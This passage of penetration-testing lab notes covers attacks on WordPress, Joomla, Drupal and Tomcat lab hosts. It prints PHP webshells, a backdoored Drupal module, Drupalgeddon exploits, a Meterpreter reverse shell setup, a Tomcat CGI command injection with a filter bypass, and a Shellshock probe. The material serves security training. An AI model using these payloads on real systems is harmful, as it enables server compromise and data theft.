The exploit script takes two parameters: -u the URL and the -p the path to a valid post.
d41y@htb[/htb]$ python3 wp_discuz.py -u http://blog.inlanefreight.local -p /?p=1
---------------------------------------------------------------
[-] Wordpress Plugin wpDiscuz 7.0.4 - Remote Code Execution
[-] File Upload Bypass Vulnerability - PHP Webshell Upload
[-] CVE: CVE-2020-24186
[-] https://github.com/hevox
---------------------------------------------------------------
[+] Response length:[102476] | code:[200]
[!] Got wmuSecurity value: 5c9398fcdb
[!] Got wmuSecurity value: 1
[+] Generating random name for Webshell...
[!] Generated webshell name: uthsdkbywoxeebg
[!] Trying to Upload Webshell..
[+] Upload Success... Webshell path:url":"http://blog.inlanefreight.local/wp-content/uploads/2021/08/uthsdkbywoxeebg-1629904090.8191.php"
> id
[x] Failed to execute PHP code...
The exploit may fail, but you can use cURL to execute commands using the uploaded web shell. You just need to append ?cmd= after the .php extension to run commands which you can see in the exploit script.
d41y@htb[/htb]$ curl -s http://blog.inlanefreight.local/wp-content/uploads/2021/08/uthsdkbywoxeebg-1629904090.8191.php?cmd=id
GIF689a;
uid=33(www-data) gid=33(www-data) groups=33(www-data)
In this example, you would want to make sure to clean up the uthsdkbywoxeebg-1629904090.8191.php file and once again list it as a testing artifact in the appendices of your report.
Joomla - Discovery & Enum
Disovery/Footprinting
You can often fingerprint Joomla by looking at the page source, which tells you that you are dealing with a Joomla site.
d41y@htb[/htb]$ curl -s http://dev.inlanefreight.local/ | grep Joomla
<meta name="generator" content="Joomla! - Open Source Content Management" />
<SNIP>
The robots.txt file for a Joomla site will often look like this:
# If the Joomla site is installed within a folder
# eg www.example.com/joomla/ then the robots.txt file
# MUST be moved to the site root
# eg www.example.com/robots.txt
# AND the joomla folder name MUST be prefixed to all of the
# paths.
# eg the Disallow rule for the /administrator/ folder MUST
# be changed to read
# Disallow: /joomla/administrator/
#
# For more information about the robots.txt standard, see:
# https://www.robotstxt.org/orig.html
User-agent: *
Disallow: /administrator/
Disallow: /bin/
Disallow: /cache/
Disallow: /cli/
Disallow: /components/
Disallow: /includes/
Disallow: /installation/
Disallow: /language/
Disallow: /layouts/
Disallow: /libraries/
Disallow: /logs/
Disallow: /modules/
Disallow: /plugins/
Disallow: /tmp/
You can also often see the telltale Joomla favicon. You can fingerprint the Joomla version if the README.txt file is present.
d41y@htb[/htb]$ curl -s http://dev.inlanefreight.local/README.txt | head -n 5
1- What is this?
* This is a Joomla! installation/upgrade package to version 3.x
* Joomla! Official site: https://www.joomla.org
* Joomla! 3.9 version history - https://docs.joomla.org/Special:MyLanguage/Joomla_3.9_version_history
* Detailed changes in the Changelog: https://github.com/joomla/joomla-cms/commits/staging
In certain Joomla installs, you may be able to fingerprint the version from JavaScript files in the media/system/js/ directory or by browsing to administrator/manifests/files/joomla.xml.
d41y@htb[/htb]$ curl -s http://dev.inlanefreight.local/administrator/manifests/files/joomla.xml | xmllint --format -
<?xml version="1.0" encoding="UTF-8"?>
<extension version="3.6" type="file" method="upgrade">
<name>files_joomla</name>
<author>Joomla! Project</author>
<authorEmail>admin@joomla.org</authorEmail>
<authorUrl>www.joomla.org</authorUrl>
<copyright>(C) 2005 - 2019 Open Source Matters. All rights reserved</copyright>
<license>GNU General Public License version 2 or later; see LICENSE.txt</license>
<version>3.9.4</version>
<creationDate>March 2019</creationDate>
<SNIP>
The cache.xml file can help to give you the approximate version. It is located at plugins/system/cache/cache.xml.
Enumeration
Try out droopescan, a plugin-based scanner that works for SilverStripe, WordPress, and Drupal with limited functionality for Joomla and Moodle.
Running a scan:
d41y@htb[/htb]$ droopescan scan joomla --url http://dev.inlanefreight.local/
[+] Possible version(s):
3.8.10
3.8.11
3.8.11-rc
3.8.12
3.8.12-rc
3.8.13
3.8.7
3.8.7-rc
3.8.8
3.8.8-rc
3.8.9
3.8.9-rc
[+] Possible interesting urls found:
Detailed version information. - http://dev.inlanefreight.local/administrator/manifests/files/joomla.xml
Login page. - http://dev.inlanefreight.local/administrator/
License file. - http://dev.inlanefreight.local/LICENSE.txt
Version attribute contains approx version - http://dev.inlanefreight.local/plugins/system/cache/cache.xml
[+] Scan finished (0:00:01.523369 elapsed)
As you can see, it did not turn up much information aside from the possible version number. You can also try out JoomlaScan, which is a Python tool inspired by the now-defunct OWASP joomscan. JoomlaScan is a bit out-of-date and requires Python2.7 to run. You can get it running by first making sure some dependencies are installed. You can install Python2.7 using the following commands. Note that the version is already installed on the workstation and you can directly use the last command pyenv shell 2.7 to use python2.7:
d41y@htb[/htb]$ curl https://pyenv.run | bash
d41y@htb[/htb]$ echo 'export PYENV_ROOT="$HOME/.pyenv"' >> ~/.bashrc
d41y@htb[/htb]$ echo 'command -v pyenv >/dev/null || export PATH="$PYENV_ROOT/bin:$PATH"' >> ~/.bashrc
d41y@htb[/htb]$ echo 'eval "$(pyenv init -)"' >> ~/.bashrc
d41y@htb[/htb]$ source ~/.bashrc
d41y@htb[/htb]$ pyenv install 2.7
d41y@htb[/htb]$ pyenv shell 2.7
Dependencies:
d41y@htb[/htb]$ python2.7 -m pip install urllib3
d41y@htb[/htb]$ python2.7 -m pip install certifi
d41y@htb[/htb]$ python2.7 -m pip install bs4
Runnig a scan:
d41y@htb[/htb]$ python2.7 joomlascan.py -u http://dev.inlanefreight.local
-------------------------------------------
Joomla Scan
Usage: python joomlascan.py <target>
Version 0.5beta - Database Entries 1233
created by Andrea Draghetti
-------------------------------------------
Robots file found: > http://dev.inlanefreight.local/robots.txt
No Error Log found
Start scan...with 10 concurrent threads!
Component found: com_actionlogs > http://dev.inlanefreight.local/index.php?option=com_actionlogs
On the administrator components
Component found: com_admin > http://dev.inlanefreight.local/index.php?option=com_admin
On the administrator components
Component found: com_ajax > http://dev.inlanefreight.local/index.php?option=com_ajax
But possibly it is not active or protected
LICENSE file found > http://dev.inlanefreight.local/administrator/components/com_actionlogs/actionlogs.xml
LICENSE file found > http://dev.inlanefreight.local/administrator/components/com_admin/admin.xml
LICENSE file found > http://dev.inlanefreight.local/administrator/components/com_ajax/ajax.xml
Explorable Directory > http://dev.inlanefreight.local/components/com_actionlogs/
Explorable Directory > http://dev.inlanefreight.local/administrator/components/com_actionlogs/
Explorable Directory > http://dev.inlanefreight.local/components/com_admin/
Explorable Directory > http://dev.inlanefreight.local/administrator/components/com_admin/
Component found: com_banners > http://dev.inlanefreight.local/index.php?option=com_banners
But possibly it is not active or protected
Explorable Directory > http://dev.inlanefreight.local/components/com_ajax/
Explorable Directory > http://dev.inlanefreight.local/administrator/components/com_ajax/
LICENSE file found > http://dev.inlanefreight.local/administrator/components/com_banners/banners.xml
<SNIP>
While not as valuable as droopescan, this tool can help you find accessible dirs and files and may help with fingerprinting installed extensions. At this point, you know that you are dealing with Joomla 3.9.4. The administrator login portal is located at http://dev.inlanefreight.local/administrator/index.php. Attempts at user enumeration return a generic error message.
Warning
Username and password do not match or you do not have an account yet.
The default administrator account on Joomla installs is admin, but the password is set at install time, so the only way you can hope to get into the admin back-end is if the account is set with a very weak/common password and you can get in with some guesswork or light brute-forcing. You can use this script to attempt to brute force the login.
d41y@htb[/htb]$ sudo python3 joomla-brute.py -u http://dev.inlanefreight.local -w /usr/share/metasploit-framework/data/wordlists/http_default_pass.txt -usr admin
admin:admin
And yout get a hit with the credentials admin:admin. Someone has not been following best practices.
Joomla - Attack
Abusing Built-In Functionality
During the Joomla enumeration phase and the general research hunting for company data, you may come across leaked credentials that you can use for your purpose. Once logged in, you can see many options available to you. For your purpose, you would like to add a snippet of PHP code to gain RCE. You can to this by customizing a template.
From here, you can click on “Templates” on the bottom left under “Configuration” to pull up the templates menu.
Next, you can click on a template name. This will bring you to the “Template: Customise” page.
Finally, you can click on a page to pull up the page source. It is a good idea to get in the habit of using non-standard file names and parameters for your web shells to not make them easily accessible to a “drive-by” attacker during the assessment. You can also password protect and even limit access down to your source IP address. Also, you must always remember to clean up web shells as soon as you are done with them but still include the file name, file hash, and location in your final report to the client.
Choosing the error.php page:
system($_GET['dcfdd5e021a869fcc6dfaef8bf31377e']);
Once this is in, click on “Save & Close” at the top and confirm code execution using cURL.
d41y@htb[/htb]$ curl -s http://dev.inlanefreight.local/templates/protostar/error.php?dcfdd5e021a869fcc6dfaef8bf31377e=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Leveraging Known Vulns
CVE-2019-10945
CVE-2019-10945 is a directory traversal and authenticated file deletion vulnerability. You can use this exploit script to leverage the vuln and list the contents of the webroot and other dirs. The python3 version of this same script can be found here. You can also use it to delete files. This could lead to access to sensitive files such as config files or scripts holding creds if you can then access it via the application URL. An attacker could also cause damage by deleting necessary files if the webserver user has proper permissions.
You run the script by specifying the --url, --username, --password, and --dir flags. As pentesters, this would only be useful to you if the admin portal is not accessible from the outside since, armed with admin creds, you can gain RCE.
d41y@htb[/htb]$ python2.7 joomla_dir_trav.py --url "http://dev.inlanefreight.local/administrator/" --username admin --password admin --dir /
# Exploit Title: Joomla Core (1.5.0 through 3.9.4) - Directory Traversal && Authenticated Arbitrary File Deletion
# Web Site: Haboob.sa
# Email: research@haboob.sa
# Versions: Joomla 1.5.0 through Joomla 3.9.4
# https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2019-10945
_ _ ____ ____ ____ ____
| | | | /\ | _ \ / __ \ / __ \| _ \
| |__| | / \ | |_) | | | | | | | |_) |
| __ | / /\ \ | _ <| | | | | | | _ <
| | | |/ ____ \| |_) | |__| | |__| | |_) |
|_| |_/_/ \_\____/ \____/ \____/|____/
administrator
bin
cache
cli
components
images
includes
language
layouts
libraries
media
modules
plugins
templates
tmp
LICENSE.txt
README.txt
configuration.php
htaccess.txt
index.php
robots.txt
web.config.txt
Drupal - Discovery & Enum
Discover/Footprinting
A Drupal website can be identified in several ways, including by the header or footer message “Powered by Drupal”, the standard Drupal loga, the presence of a CHANGELOG.txt file or README.txt file, via the page source, or clues in the robots.txt such as references to /node.
d41y@htb[/htb]$ curl -s http://drupal.inlanefreight.local | grep Drupal
<meta name="Generator" content="Drupal 8 (https://www.drupal.org)" />
<span>Powered by <a href="https://www.drupal.org">Drupal</a></span>
Another way to identify Drupal CMS is through nodes. Drupal indexes its content using nodes. A node can hold anything such as a blog post, poll, article, etc. The page URIs are usually of the form /node/<nodeid>.
Drupal supports three types of users by default:
- Administrator: This user has complete control over the Drupal website.
- Authenticated User: These users can log in to the website and perform operations such as adding and editing articles based on their permission.
- Anonymous: All website visitors are designated as anonymous. By default, these users are only allowed to read posts.
Enumeration
Once you have discovered a Drupal instance, you can do a combination of manual and tool-based enumeration to uncover the version, installed plugins, and more. Depending on the Drupal version and any hardening measures that have been put in place, you may need to try several ways to identify the version number. Newer installs of Drupal by default block access to the CHANGELOG.txt and README.txt files, so you may need to do further enumeration. Look at an example of enumerating the version number using the CHANGELOG.txt file. To do so, you can use cURL along with grep, sed, head, etc.
d41y@htb[/htb]$ curl -s http://drupal-acc.inlanefreight.local/CHANGELOG.txt | grep -m2 ""
Drupal 7.57, 2018-02-21
Here you have identified an older version of Drupal in use. Trying this against the latest Drupal version at the time of writing, you get a 404 response.
d41y@htb[/htb]$ curl -s http://drupal.inlanefreight.local/CHANGELOG.txt
<!DOCTYPE html><html><head><title>404 Not Found</title></head><body><h1>Not Found</h1><p>The requested URL "http://drupal.inlanefreight.local/CHANGELOG.txt" was not found on this server.</p></body></html>
There are several other things you could check in this instance to identify the version. Try a scan with droopescan. Droopescan has much more functionality for Drupal than it does for Joomla.
d41y@htb[/htb]$ droopescan scan drupal -u http://drupal.inlanefreight.local
[+] Plugins found:
php http://drupal.inlanefreight.local/modules/php/
http://drupal.inlanefreight.local/modules/php/LICENSE.txt
[+] No themes found.
[+] Possible version(s):
8.9.0
8.9.1
[+] Possible interesting urls found:
Default admin - http://drupal.inlanefreight.local/user/login
[+] Scan finished (0:03:19.199526 elapsed)
The instance appears to be running version 8.9.1 of Drupal. At the time of writing, this was not the latest as it was released in June 2020. A quick search for Drupal-related vulns does not show anything apparent for this core version of Drupal.
Drupal - Attack
Leveraging the PHP Filter Module
In older versions of Drupal, it was possible to log in as an admin and enable the PHP filter module, which “Allows embedded PHP code/snippets to be evaluated”.
From here, you could tick the check box next to the module and scroll down to “Save Configuration”. Next, you could go to “Content” -> “Add content” -> create a “Basic page”.
You can now create a page with a malicious PHP snippet such as the one below. You named the parameter with an md5 hash instead of the common cmd to get in the practice of not potentially leaving a door open to an attacker during your assessment.
<?php
system($_GET['dcfdd5e021a869fcc6dfaef8bf31377e']);
?>
You also want to make sure to set “Text format” drop-down to “PHP code”. After clicking “save”, you will be redirected to the new page. Once saved, you can either request execute commands in the browser by appending ?dcfdd5e021a869fcc6dfaef8bf31377e=id to the end of the URl to run the id command or use cURL on the command line. From here, you could use a bash one-liner to obtain reverse shell access.
d41y@htb[/htb]$ curl -s http://drupal-qa.inlanefreight.local/node/3?dcfdd5e021a869fcc6dfaef8bf31377e=id | grep uid | cut -f4 -d">"
uid=33(www-data) gid=33(www-data) groups=33(www-data)
From version 8 onwards, the PHP Filter module is not installed by default. To leverage this functionality, you would have to install the module yourself. Since you would be changing and adding something to the client’s Drupal instance, you may want to check with them first. You would start by downloading the most recent version of the module from the Drupal website.
d41y@htb[/htb]$ wget https://ftp.drupal.org/files/projects/php-8.x-1.1.tar.gz
Once downloaded got to “Administration” -> “Reports” -> “Available updates”.
From here, click on “Browse”, select the file from the directory you downloaded it to, and then click “Install”.
Once the module is installed, you can click on “Content” and create a new basic page. Be sure to select “PHP code” from the “Text format” dropdown.
Uploading a Backdoored Module
Drupal allows users with appropriate permissions to upload a new module. A backdoored module can be created by adding a shell to an existing module. Modules can be found on the drupal.org website.
Download the archive (CAPTCHA module as an example) and extract its contents:
d41y@htb[/htb]$ wget --no-check-certificate https://ftp.drupal.org/files/projects/captcha-8.x-1.2.tar.gz
d41y@htb[/htb]$ tar xvf captcha-8.x-1.2.tar.gz
Create a PHP web shell with the contents:
<?php
system($_GET['fe8edbabc5c5c9b7b764504cd22b17af']);
?>
Next, you need to create a .htaccess file to give yourself access to the folder. This is necessary as Drupal denies direct acces to the /modules folder.
<IfModule mod_rewrite.c>
RewriteEngine On
RewriteBase /
</IfModule>
The configuration above will apply rules for the / folder when you request a file in /modules. Copy both of these files to the captcha folder and create an archive.
d41y@htb[/htb]$ mv shell.php .htaccess captcha
d41y@htb[/htb]$ tar cvf captcha.tar.gz captcha/
captcha/
captcha/.travis.yml
captcha/README.md
captcha/captcha.api.php
captcha/captcha.inc
captcha/captcha.info.yml
captcha/captcha.install
<SNIP>
Assuming you have administrative access to the website, click on “Manage” and then “Extend” on the sidebar. Next, click on the “+ Install new module” button, and you will be taken to the install page. Browse to the backdoored Captcha archive and click “Install”.
Once the installation succeeds, browse to the /modules/captcha/shell.php to execute commands.
d41y@htb[/htb]$ curl -s drupal.inlanefreight.local/modules/captcha/shell.php?fe8edbabc5c5c9b7b764504cd22b17af=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Leveraging Known Vulns
Drupalgeddon
This flaw, can be exploited by leveraging a pre-authenticated SQLi which can be used to upload malicious code or add an admin user.
Running the script and see if you get a new admin user:
d41y@htb[/htb]$ python2.7 drupalgeddon.py -t http://drupal-qa.inlanefreight.local -u hacker -p pwnd
<SNIP>
[!] VULNERABLE!
[!] Administrator user created!
[*] Login: hacker
[*] Pass: pwnd
[*] Url: http://drupal-qa.inlanefreight.local/?q=node&destination=node
Drupalgeddon 2
You can use this script to confirm this vuln.
d41y@htb[/htb]$ python3 drupalgeddon2.py
################################################################
# Proof-Of-Concept for CVE-2018-7600
# by Vitalii Rudnykh
# Thanks by AlbinoDrought, RicterZ, FindYanot, CostelSalanders
# https://github.com/a2u/CVE-2018-7600
################################################################
Provided only for educational or information purposes
Enter target url (example: https://domain.ltd/): http://drupal-dev.inlanefreight.local/
Check: http://drupal-dev.inlanefreight.local/hello.txt
You can check quickyl with cURL and see that the hello.txt file was indeed uploaded.
d41y@htb[/htb]$ curl -s http://drupal-dev.inlanefreight.local/hello.txt
;-)
Now modify the script to gain RCE by uploading a malicious PHP file.
<?php system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);?>
d41y@htb[/htb]$ echo '<?php system($_GET[fe8edbabc5c5c9b7b764504cd22b17af]);?>' | base64
PD9waHAgc3lzdGVtKCRfR0VUW2ZlOGVkYmFiYzVjNWM5YjdiNzY0NTA0Y2QyMmIxN2FmXSk7Pz4K
Now, replace the echo command in the exploit script with a command to write out your malicious PHP script.
echo "PD9waHAgc3lzdGVtKCRfR0VUW2ZlOGVkYmFiYzVjNWM5YjdiNzY0NTA0Y2QyMmIxN2FmXSk7Pz4K" | base64 -d | tee mrb3n.php
Next, run the modified exloit script to upload your malicious PHP file.
d41y@htb[/htb]$ python3 drupalgeddon2.py
################################################################
# Proof-Of-Concept for CVE-2018-7600
# by Vitalii Rudnykh
# Thanks by AlbinoDrought, RicterZ, FindYanot, CostelSalanders
# https://github.com/a2u/CVE-2018-7600
################################################################
Provided only for educational or information purposes
Enter target url (example: https://domain.ltd/): http://drupal-dev.inlanefreight.local/
Check: http://drupal-dev.inlanefreight.local/mrb3n.php
Finally, you can confirm RCE using cURL.
d41y@htb[/htb]$ curl http://drupal-dev.inlanefreight.local/mrb3n.php?fe8edbabc5c5c9b7b764504cd22b17af=id
uid=33(www-data) gid=33(www-data) groups=33(www-data)
Drupalgeddon 3
… is an authenticated RCE vuln that affects multiple versions of Drupal core. It requires a user to have the ability to delete a node. You can exploit this using Metasploit, but you must first log in and obtain a valid session cookie.
Once you have the session cookie, you can set up the exploit module as follows:
msf6 exploit(multi/http/drupal_drupageddon3) > set rhosts 10.129.42.195
msf6 exploit(multi/http/drupal_drupageddon3) > set VHOST drupal-acc.inlanefreight.local
msf6 exploit(multi/http/drupal_drupageddon3) > set drupal_session SESS45ecfcb93a827c3e578eae161f280548=jaAPbanr2KhLkLJwo69t0UOkn2505tXCaEdu33ULV2Y
msf6 exploit(multi/http/drupal_drupageddon3) > set DRUPAL_NODE 1
msf6 exploit(multi/http/drupal_drupageddon3) > set LHOST 10.10.14.15
msf6 exploit(multi/http/drupal_drupageddon3) > show options
Module options (exploit/multi/http/drupal_drupageddon3):
Name Current Setting Required Description
---- --------------- -------- -----------
DRUPAL_NODE 1 yes Exist Node Number (Page, Article, Forum topic, or a Post)
DRUPAL_SESSION SESS45ecfcb93a827c3e578eae161f280548=jaAPbanr2KhLkLJwo69t0UOkn2505tXCaEdu33ULV2Y yes Authenticated Cookie Session
Proxies no A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS 10.129.42.195 yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 80 yes The target port (TCP)
SSL false no Negotiate SSL/TLS for outgoing connections
TARGETURI / yes The target URI of the Drupal installation
VHOST drupal-acc.inlanefreight.local no HTTP server virtual host
Payload options (php/meterpreter/reverse_tcp):
Name Current Setting Required Description
---- --------------- -------- -----------
LHOST 10.10.14.15 yes The listen address (an interface may be specified)
LPORT 4444 yes The listen port
Exploit target:
Id Name
-- ----
0 User register form with exec
If successful, you will obtain a reverse shell on the target host.
msf6 exploit(multi/http/drupal_drupageddon3) > exploit
[*] Started reverse TCP handler on 10.10.14.15:4444
[*] Token Form -> GH5mC4x2UeKKb2Dp6Mhk4A9082u9BU_sWtEudedxLRM
[*] Token Form_build_id -> form-vjqTCj2TvVdfEiPtfbOSEF8jnyB6eEpAPOSHUR2Ebo8
[*] Sending stage (39264 bytes) to 10.129.42.195
[*] Meterpreter session 1 opened (10.10.14.15:4444 -> 10.129.42.195:44612) at 2021-08-24 12:38:07 -0400
meterpreter > getuid
Server username: www-data (33)
meterpreter > sysinfo
Computer : app01
OS : Linux app01 5.4.0-81-generic #91-Ubuntu SMP Thu Jul 15 19:09:17 UTC 2021 x86_64
Meterpreter : php/linux
Attacking Common Gateway Interfaces
A Common Gateway Interface is used to help a web server render dynamic pages and create a customized response for the user making a request via a web app. CGI apps are primarily used to access other apps running on a web server. CGI is essentially middleware between web servers, external databases, and information sources. CGI scripts and programs are kept in the /CGI-bin dir on a web server and can be written in C, C++, Java, PERL, etc. scripts run in the security context of the web server. They are often used for guest books, forms, mailing lists, blogs, etc. These scripts are language-independent and can be written very simply to perform advanced tasks much easier than writing them using server-side programming languages.
CGI scripts/applications are typically used for a few reasons:
- If the webserver must dynamically interact with the user
- When a user submits data to the web server by filling out a form. The CGI application would process the data and return the result to the user via the webserver
A graphical depiction of how CGI works can be seen below:
Broadly, the steps are as follows:
- A directory is created on the web server containing the CGI scripts/applications. This directory is typically called CGI-bin.
- The web application user sends a request to the server via a URL, i.e.
https://acme.com/cgi-bin/newchiscript.pl. - The server runs the script and passed the resultant output back to the web client.
There are some disadvantages to using them: The CGI program starts a new process for each HTTP request which can take up a lot of server memory. A new database connection is opened each time. Data cannot be cached between page loads which reduces efficiency. However, the risks and inefficiencies outweigh the benefits, and CGI has not kept up with the times and has not evolved to work well with modern web apps. It has been superseded by faster and more secure technologies. However, as testers, you will run into web apps from time to time that still use CGI and will often see it when you encounter embedded devices during an assessment.
Tomcat
The CGI Servlet is a vital component of Apache Tomcat that enables web servers to communicate with external applications beyond the Tomcat JVM. These external apps are typically CGI scripts written in languages like Perl, Python, or Bash. The CGI Servlet receives requests from web browsers and forwards them to CGI scripts for processing.
In essence, a CGI servlet is a program that runs on a web server, such as Apache2, to support the execution of external apps that conform to the CGI specifications. It is a middleware between web server and external information resources like databases.
CGI scripts are utilised in websites for several reasons, but there are also some pretty big disadvantages to using them:
| Advantages | Disadvantages |
|---|---|
| It is simple and effective for generating dynamic web content. | Incours overhead by having to load programs into memory for each request. |
| Use any programming language that can read from standard input and write to standard output. | Cannot easily cache data in memory between page requests. |
| Can reuse existing code and avoid writing new code. | It reduces the server’s performance and consumes a lot of processing time. |
The enableCmdLineArguments setting for Apache Tomcat’s CGI Servlet controls whether command line arguments are created from the query string. If set to true, the CGI Servlet parses the query string and passes it to the CGI script as arguments. This feature can make CGI scripts more flexible and easier to write by allowing parameters to be passed to the script without using environment variables or standard input. For example, a CGI script can use command line arguments to switch between action based on user input.
Suppose you have a CGI script that allows users to search for books in a bookstore’s catalogue. The script has two possible actions: “search by title” and “search by author”.
The CGI script can use command line arguments to switch between these actions. For instance, the script can be called with the following URL:
http://example.com/cgi-bin/booksearch.cgi?action=title&query=the+great+gatsby
Here, the action parameter is set to title, indicating that the script should search by book title. The query parameter specifies the search term “the great gatsby”.
If the user wants to search by author, they can use a similar URL:
http://example.com/cgi-bin/booksearch.cgi?action=author&query=fitzgerald
Here, the action parameter is set to author, indicating that the script should search by author name. The query parameter specifies the search term “fitzgerald”.
By using command line arguments, the CGI script can easily switch between different search actions based on user input. This makes the script more flexible and easier to use.
However, a problem arises when enableCmdLineArguments is enabled on Windows systems because the CGI Servlet fails to properly validate the input from the web browser before passing it to the CGI script. This can lead to an OS command injection attack, which allows an attacker to execute arbitrary commands on the target system by injecting them into another command.
For instance, an attacker can append dir to a valid command using & as a separator to execute dir on a Windows system. If an attacker controls the input to a CGI script that uses this command, they can inject their own commands, after & to execute any command on the server. An example of this is http://example.com/cgi-bin/hello.bat?&dir, which passes &dir as an argument to hello.bat and executes dir on the server. As a result, an attacker can exploit the input validation error of the CGI Servlet to run any command on the server.
Enumeration
Scan the target using Nmap, this will help to pinpoint active services currently operating on the system. This process will provide valuable insights into the target, discovering what services, and potentially which specific versions are running, allowing for a better understanding of its infrastructure and potential vulns.
d41y@htb[/htb]$ nmap -p- -sC -Pn 10.129.204.227 --open
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-23 13:57 SAST
Nmap scan report for 10.129.204.227
Host is up (0.17s latency).
Not shown: 63648 closed tcp ports (conn-refused), 1873 filtered tcp ports (no-response)
Some closed ports may be reported as filtered due to --defeat-rst-ratelimit
PORT STATE SERVICE
22/tcp open ssh
| ssh-hostkey:
| 2048 ae19ae07ef79b7905f1a7b8d42d56099 (RSA)
| 256 382e76cd0594a6e717d1808165262544 (ECDSA)
|_ 256 35096912230f11bc546fddf797bd6150 (ED25519)
135/tcp open msrpc
139/tcp open netbios-ssn
445/tcp open microsoft-ds
5985/tcp open wsman
8009/tcp open ajp13
| ajp-methods:
|_ Supported methods: GET HEAD POST OPTIONS
8080/tcp open http-proxy
|_http-title: Apache Tomcat/9.0.17
|_http-favicon: Apache Tomcat
47001/tcp open winrm
Host script results:
| smb2-time:
| date: 2023-03-23T11:58:42
|_ start_date: N/A
| smb2-security-mode:
| 311:
|_ Message signing enabled but not required
Nmap done: 1 IP address (1 host up) scanned in 165.25 seconds
Here you can see that Nmap has identified Apache Tomcat/9.0.17 running on port 8080.
One way to uncover web server content is by utilising the ffuf web enumeration tool along with the dirb common.txt wordlist.
d41y@htb[/htb]$ ffuf -w /usr/share/dirb/wordlists/common.txt -u http://10.129.204.227:8080/cgi/FUZZ.cmd
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.0.0-dev
________________________________________________
:: Method : GET
:: URL : http://10.129.204.227:8080/cgi/FUZZ.cmd
:: Wordlist : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________
:: Progress: [4614/4614] :: Job [1/1] :: 223 req/sec :: Duration: [0:00:20] :: Errors: 0 ::
Since the OS is Windows, you aim to fuzz for batch scripts. Although fuzzing for scripts with a .cmd extension is unsuccessful, you successfully uncover the welcome.bat file by fuzzing for files with a .bat extension.
d41y@htb[/htb]$ ffuf -w /usr/share/dirb/wordlists/common.txt -u http://10.129.204.227:8080/cgi/FUZZ.bat
/'___\ /'___\ /'___\
/\ \__/ /\ \__/ __ __ /\ \__/
\ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
\ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
\ \_\ \ \_\ \ \____/ \ \_\
\/_/ \/_/ \/___/ \/_/
v2.0.0-dev
________________________________________________
:: Method : GET
:: URL : http://10.129.204.227:8080/cgi/FUZZ.bat
:: Wordlist : FUZZ: /usr/share/dirb/wordlists/common.txt
:: Follow redirects : false
:: Calibration : false
:: Timeout : 10
:: Threads : 40
:: Matcher : Response status: 200,204,301,302,307,401,403,405,500
________________________________________________
[Status: 200, Size: 81, Words: 14, Lines: 2, Duration: 234ms]
* FUZZ: welcome
:: Progress: [4614/4614] :: Job [1/1] :: 226 req/sec :: Duration: [0:00:20] :: Errors: 0 ::
Navigating to the discovered URL at http://10.129.204.227:8080/cgi/welcome.bat returns a message:
Welcome to CGI, this section is not functional yet. Please return to home page.
Exploitation
You can exploit CVE-2019-0232 by appending your own commands through the use of the batch command separator &. You now have a valid CGI script path discovered during the enumeration at http://10.129.204.227:8080/cgi/welcome.bat.
http://10.129.204.227:8080/cgi/welcome.bat?&dir
Navigating to the above URL returns the output for the dir batch command, however trying to run other common windows command line apps, such as whoami doesn’t return an output.
Retrieve a list of environmental variables by calling the set command:
# http://10.129.204.227:8080/cgi/welcome.bat?&set
Welcome to CGI, this section is not functional yet. Please return to home page.
AUTH_TYPE=
COMSPEC=C:\Windows\system32\cmd.exe
CONTENT_LENGTH=
CONTENT_TYPE=
GATEWAY_INTERFACE=CGI/1.1
HTTP_ACCEPT=text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
HTTP_ACCEPT_ENCODING=gzip, deflate
HTTP_ACCEPT_LANGUAGE=en-US,en;q=0.5
HTTP_HOST=10.129.204.227:8080
HTTP_USER_AGENT=Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
PATHEXT=.COM;.EXE;.BAT;.CMD;.VBS;.JS;.WS;.MSC
PATH_INFO=
PROMPT=$P$G
QUERY_STRING=&set
REMOTE_ADDR=10.10.14.58
REMOTE_HOST=10.10.14.58
REMOTE_IDENT=
REMOTE_USER=
REQUEST_METHOD=GET
REQUEST_URI=/cgi/welcome.bat
SCRIPT_FILENAME=C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi\welcome.bat
SCRIPT_NAME=/cgi/welcome.bat
SERVER_NAME=10.129.204.227
SERVER_PORT=8080
SERVER_PROTOCOL=HTTP/1.1
SERVER_SOFTWARE=TOMCAT
SystemRoot=C:\Windows
X_TOMCAT_SCRIPT_PATH=C:\Program Files\Apache Software Foundation\Tomcat 9.0\webapps\ROOT\WEB-INF\cgi\welcome.bat
From the list, you can see that the PATH variable has been unset, so you will need to hardcode paths in requests:
http://10.129.204.227:8080/cgi/welcome.bat?&c:\windows\system32\whoami.exe
The attempt was unsuccessful, and Tomcat responded with an error message indicating that an invalid character had been encountered. Apache Tomcat introduced a patch that utilises a regular expression to prevent the use of special chars. However, the filter can be bypassed by URL-encoding the payload.
http://10.129.204.227:8080/cgi/welcome.bat?&c%3A%5Cwindows%5Csystem32%5Cwhoami.exe
Shellshock
The Shellshock vuln allows an attacker to exploit old versions of Bash that save environment variables incorrectly. Typically when saving a function as a variable, the shell function will stop where it is defined to end by the creator. Vulnerable versions of Bash will allow an attacker to execute OS commands that are included after a function stored inside an environment variable. Look at a simple example where you define an environment variable and include a malicious command afterward.
$ env y='() { :;}; echo vulnerable-shellshock' bash -c "echo not vulnerable"
